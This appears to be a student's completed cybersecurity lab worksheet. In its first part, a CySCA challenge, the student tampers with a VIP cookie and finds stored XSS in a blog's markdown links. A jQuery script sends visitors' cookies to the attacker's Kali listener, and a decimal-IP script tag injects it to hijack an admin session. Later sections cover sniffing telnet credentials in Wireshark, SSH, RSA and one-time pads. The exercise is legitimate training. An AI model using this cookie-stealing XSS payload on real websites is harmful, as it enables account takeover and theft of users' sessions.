
* Change to the Scope tab.
* Select Proxy (use with caution) (leave Spider, Scanner selected)



* Click OK
* Scroll down to the Cookie Jar, and click Open Cookie Jar



* Select the vip parameter and click Edit Cookie
* **Change the value from 0 to 1**




* Click OK, Close

1. Back in **Firefox of Kali,** refresh the page **(F5).**

**The Blog tab is now available. Click on it. What is the flag Shown?**

|  |
| --- |
| *ComplexKillingInverse411* |



**The above is an example of the Cookie Hijacking result – in which it allow us to enter as a Login User to the Web site without registration or any account.**

**The VIP Flag is just an automated respond or label built-in inside CYSCA web server. In real life it is not this way, attacker simply able to enter the Blog page without login.**

After part 1 above, which allowing us to enter the web site Blog without registration or login. We are now ready for next stage of attack.

Part 1 above must be properly completed first before you can continue.

Before we start:


We are still on Kali for further attack. CYSCA web server still running at the back.

Now that we can post on the blog page, we can test for and use Cross-site scripting (XSS) to wreak havoc. The clue is:

****

**The goal is to steal the session cookie of an admin user using XSS.**


1. On Kali Firefox, browse the **blog** pages at **http://192.168.100.210/index.php.** The heading of each topic gives you access to posting comments.



1. **Which post has been viewed by Sycamore (in 2014)?**

New Feature: REST API - Documents

**Go There.** We want to get Sycamore's session ID (in a cookie).



1. We are now about to attempt XSS operations. Try inserting some script into the comment box (and click submit):

**<script>alert("XSS");</script>**

**<script>alert(document.cookie);</script>**

1. **Are these scripts executed, sanitised or filtered?**

|  |
| --- |
| They are sanitised. They are displayed and do not run. |

**Checking the comments form/page carefully.**

**Just follow along the following tries of XSS operations:**

1. **What are the accepted formats for inserting bold, italics and links for in the comment box?**

*\*bold\* \_italics\_,   
Links can be added with [Link title](http://example.com)*

1. Try inserting this script: **<script>alert('xss');</script>** into a comment as bold; i.e.  
   **\*<script>alert('xss');</script>\***

**Does it work?**


*The script does not work but appear as comments in bold*

1. Try inserting this script: <script>alert('xss');</script> into a comment as **italic; i.e. \_<script>alert('xss');</script>\_**

**Does it work?**

*no, it appears in italics*

**Observe the following screen capture for the XSS sequence that we did so far:**



1. Try inserting XSS script inside the **( )** part of a link. e.g.

**[test1](<script>alert('xss');</script>)**

**Does it work?**


*almost test1;</script>) is displayed, with a broken link under test1*

1. Try inserting XSS script inside the **[ ]** part of a link. Like the following script, ensure no space in between.

**[<script>alert('xss');</script>](test2)**

*Yes! we have a popup*

**Does it work?**



1. **Let's check how many characters we can insert.**

**Try**

**[<script>alert('abcdefghijklmnopqrstuvwxyz');</script>](test3)**

1. **Does it work?**

*Yes! we have a popup*

1. **Let's try to write an exploit in 30 characters or less.   
   The easiest way is to write the javascript in a remote file and then call it from the XSS. We want to get the Session Cookie of the admin – not our own. That means that we plant a stored XSS script which sends us the cookie of whoever visits the site.**
2. **In Kali, open a Terminal window and type: (NOTE: IP of the Kali)**

**echo "$.get('http://192.168.100.200?cookie=' +document.cookie);" > .j**

This writes the JavaScript (actually jQuery) into a file which we can call. It means "send cookie=<your cookie> to the web server at Kali".

Now we need a web server on Kali so that we can receive Cookies from the CYSCA web server through the JavaScript created above.

**NOTE: If you type the dotted IPV4 address in directly to the blog post you will break it, writing the broken link to the bold and italics instructions. The way to fix this is to shutdown and restart the CySCAInABox VM.**

1. On Kali Terminal, enter command:

**sudo su - This is to login as root**

**sudo python2 –m SimpleHTTPServer 80**

and type in the password(**Kali**)

1. We need to remove the **.** from our XSS exploit that we want to enter in the Comment box. Using the host PC (You Windows 10/11), open a web browser and find an IP to Decimal convertor, and convert Kali’s IP 192.168.100.200 to decimal.

**Note: Can use - https://www.browserling.com/tools/ip-to-dec**

1. **The decimal version is: (YOUR KALI IP)**


Example of a Kali IP address 192.168.68.68 is equal to **3232252996**.

*3232261221*

1. In the comment field of the web site (Kali’s Firefox which is still browsing the Blog page), type in the comment box:

**[<script src=//3232261221/.j>](test5)**

1. Observe the interaction between Kali & CYSCA Web Server (Once XSS script is submitted via the Comment box). Swap across (Alt + Tab) to the Kali Terminal and you should see the session ID (your own). Refer below:




1. Wait a bit and see if another visitor to the site (the admin) goes there too. This is just an auto simulated browsing behaviour prepared on CYSCA web server.
2. **Does it work? What is Sycamore's session ID?**
3. **Now we edit out cookie, changing the session ID to the captured one and refresh the page.**

**You need to complete this: You can figure out how to do that. (HINT: edit the cookie jar)**

1. Return to the web page and refresh (F5).
2. **What is the flag?** You should be able to see the following: (Again, this is just an indicator or label built-in CYSCA web server to confirm your XSS operations is successful).

In real situation, there is no such confirmation, hackers just continue on with his/her “works” and waiting for any information relevant for them.

|  |
| --- |
| OrganicShantyAbsent505 |




**It is possible that the truncated script tag will "break" the database. If you want to start with a clean slate (so to speak), go back to the Blog link and start commenting to a different post. If that doesn't work, shutdown CYSCA2014InABox (not Kali) completely and then re-start it.**

1. **Closing:**

* On Kali Terminal press CTRL+C to stop the SimpleHTTPServer listener. Then Exit on prompt
* Burpsuite – File – Exit. Don’t save
* Firefox – Change setting for Proxy back to Auto. Then close.

**Lab 8**

1. Execute Wireshark on your Kali Linux VM. Set filter so that your Wireshark only shows results of network traffic between Kali and Metasploitable 2.
2. Sample Filter:



1. On Kali open terminal to start the telnet command below. (**Note** the IP address is the Metasploitable VM)

**telnet 192.168.100.105** (Enter)

1. Login telnet from Kali using Metasploitable password.
2. Check the **Wireshark** output:

Once you have login to the Metasploitable, on Wireshark Stop the packet capturing. This is to avoid busy results.

Search for the first Packet labelled with **TELNET**.

Right-click on this packet, then choose **Follow** > **TCP Stream**

Provide screen capture of the Wireshark output here:

|  |
| --- |
|  |

1. Can you see the exposed Login and Password done with connecting to Metasploitable via Telnet?

|  |
| --- |
| yes |

**List down 2 important information shown in Packet captured at No. 7 above:**

|  |
| --- |
| 1. Source kali ip and destination ip metaspoitable 2 address 2. Source and destination port number. Source port no. 56092(on kali-client) destination port no.23(on metaspoitable2 telnet server) 3. And other ip packet info. -ack,seq,num etc |

1. On Kali – Wireshark, restart packet capturing. Got to Kali terminal with msfadmin prompt since your are still connecting to Metasploitable (server)
2. On Kali terminal try to run commands:
   1. Enter: ls – you can see vulnerable directory
   2. Enter: cd vulnerable – to go inside vulnerable directory
   3. Enter: ls -alh – to view all files/directories with access right.
3. Stop Wireshark capturing.
4. Observe the recent Telnet traffic. Open – Follow – TCP Stream again.
5. What can you see in the packets?

|  |
| --- |
|  |

1. Close the TCP Stream view and Start Wireshark capturing again. Don’t save any results.
2. On Kali terminal, with msfadmin account still connecting to Metasploitable, enter: exit. This makes the telnet session terminated. Obeserve the Wireshark results for the terminating session.

|  |  |
| --- | --- |
| What is the telnet port number open at Metasploitable? | 23 |
| What is the client port number (Kali session) shown? | 56092 |

Now, we are going to compare connection done via Telnet above, with SSH below.


1. Let’s try this again connecting Kali with Metasploitable via SSH. Remember to ensure Wireshark still running at the back to capture SSH session.

On Kali Terminal enter:

ssh -oHostKeyAlgorithms=+ssh-dss msfadmin@192.168.100.105 (Metasploitable IP)

password: msfadmin

1. Once you have login, go to Wireshark and stop capturing. Observe all packets involving Kali and Metasploitable and answer all the questions below:



|  |
| --- |
| 1. What is the version of the SSH and running on what operating system?   **Client:**  **Server:** |
|  |
| 1. Search for SSH packet result labelled as Key Exchange. What key exchange technique in used? |
|  |
| 1. List down 3 different Hashing techniques available to be use for the session: |
|  |
| 1. What is the Port Number of Metasploitable SSH server? |
| 1. What is the Client (Kali) Port Number given during this SSH session? |

1. On Wireshark results above, starting from Packet labelled as “Server: Key Exchange Init”, **list down all the SSH packet** labels/info in the table below:

|  |  |  |  |
| --- | --- | --- | --- |
| No. | Source IP | Destination IP |  |
| 1. | 192.168.100.105 | 192.168.100.101 | Server: Key Exchange Init |
| 2. | 192.168.100.101 | 192.168.100.105 | Client: Key Exchange Init |
| 3. |  |  |  |
| 4. |  |  |  |
| 5. |  |  |  |
| 6. |  |  |  |
| 7. |  |  |  |
| 8. | 192.168.100.105  &  192.168.100.101 | 192.168.100.101  &  192.168.100.105 | All packets are labelled as “Server or Client: Encrypted Packet” |

1. With all the SSH packets above, can you read any information other than Protocol session?

|  |
| --- |
|  |

1. And because of that, you should not use Telnet to connect to server anymore. Use SSH connection since all packets are encrypted.
2. Using your Windows Host OS, search on Google conceptual diagram on how SSH works. Attach the diagram below:

**Note**: The diagram should show session negotiation between SSH Client with SSH Server and what are the purpose of the packet traffics.

|  |
| --- |
| EP124: How does SSH work? - ByteByteGo Newsletter |

**Lab 8 Part 2:**

**Before we continue, stop Wireshark. Close/Shutdown Metasploitable and Kali.**

**Part 2-a: Public / Private key Crypto using RSA simulator**

1. Go to the following URL on your Windows Host OS.

<http://www.cs.pitt.edu/~kirk/cs1501/notes/rsademo/>

and read the page.

1. At the bottom of the page are links to three Java-script powered applications which:
2. Generate asymmetric key pairs for PGP.
3. Encrypt a character using one key.
4. Decrypt a character using the other key.
5. Use the applications to:

Generate keys for a message (use 5 and 7)

encode a four-letter word (eg. 'aced').

decode the encrypted numbers to retrieve the word.

**Note: do one letter at a time. Refresh the browser (F5) if it doesn't recalculate.**

**P = \_\_5\_\_\_**

**Q = \_\_7\_\_\_\_**

**D (decrypt) = \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

**E (encrypt)= \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

**N (shared key)= \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

**PHI = \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

**Original word: \_\_a c e d\_\_\_\_\_**


**Encoded message: \_\_\_\_\_\_\_**

**Decoded message: \_\_\_\_\_\_\_\_\_\_\_\_**

**Part 2-b: One-time pads (Optional) – Do this at home:**

Before you continue this One-time pad, preferable you use Windows 7 Basic that we have created in our VirtualBox in previous lab session. Set the **Windows 7 Basic to use NAT Network setting.**

1. Since you use NAT for this Windows 7 VM, you can browse the Internet.
2. On Canvas, download the ***OTP.zip*** file to your desktop PC. A One-Time Pad is an authentication system which defeats packet sniffing and keyloggers (replay attacks).
3. Unzip and run the program (otp4.exe)
4. Type 1 to generate a pad.
5. Type in the first 6 digits of your student number (your user name)
6. Take a screen shot of the numbers displayed. Paste it into a Word doc or image file. This is your one-time pad.



1. Type 2 to start the authentication server.
2. Type in your user name (number) and passcode (the first number on the pad). It will work only once.
3. Log out (exit) and try logging in again. This time, you must use the second number.
4. Try shutting down the server (Ctrl + C) - it stores a hash of your most recently used passcode each time you log in successfully.
5. Run the program again. Start the server. It will pick up where it left off. If you want, look at the source code to see how it works.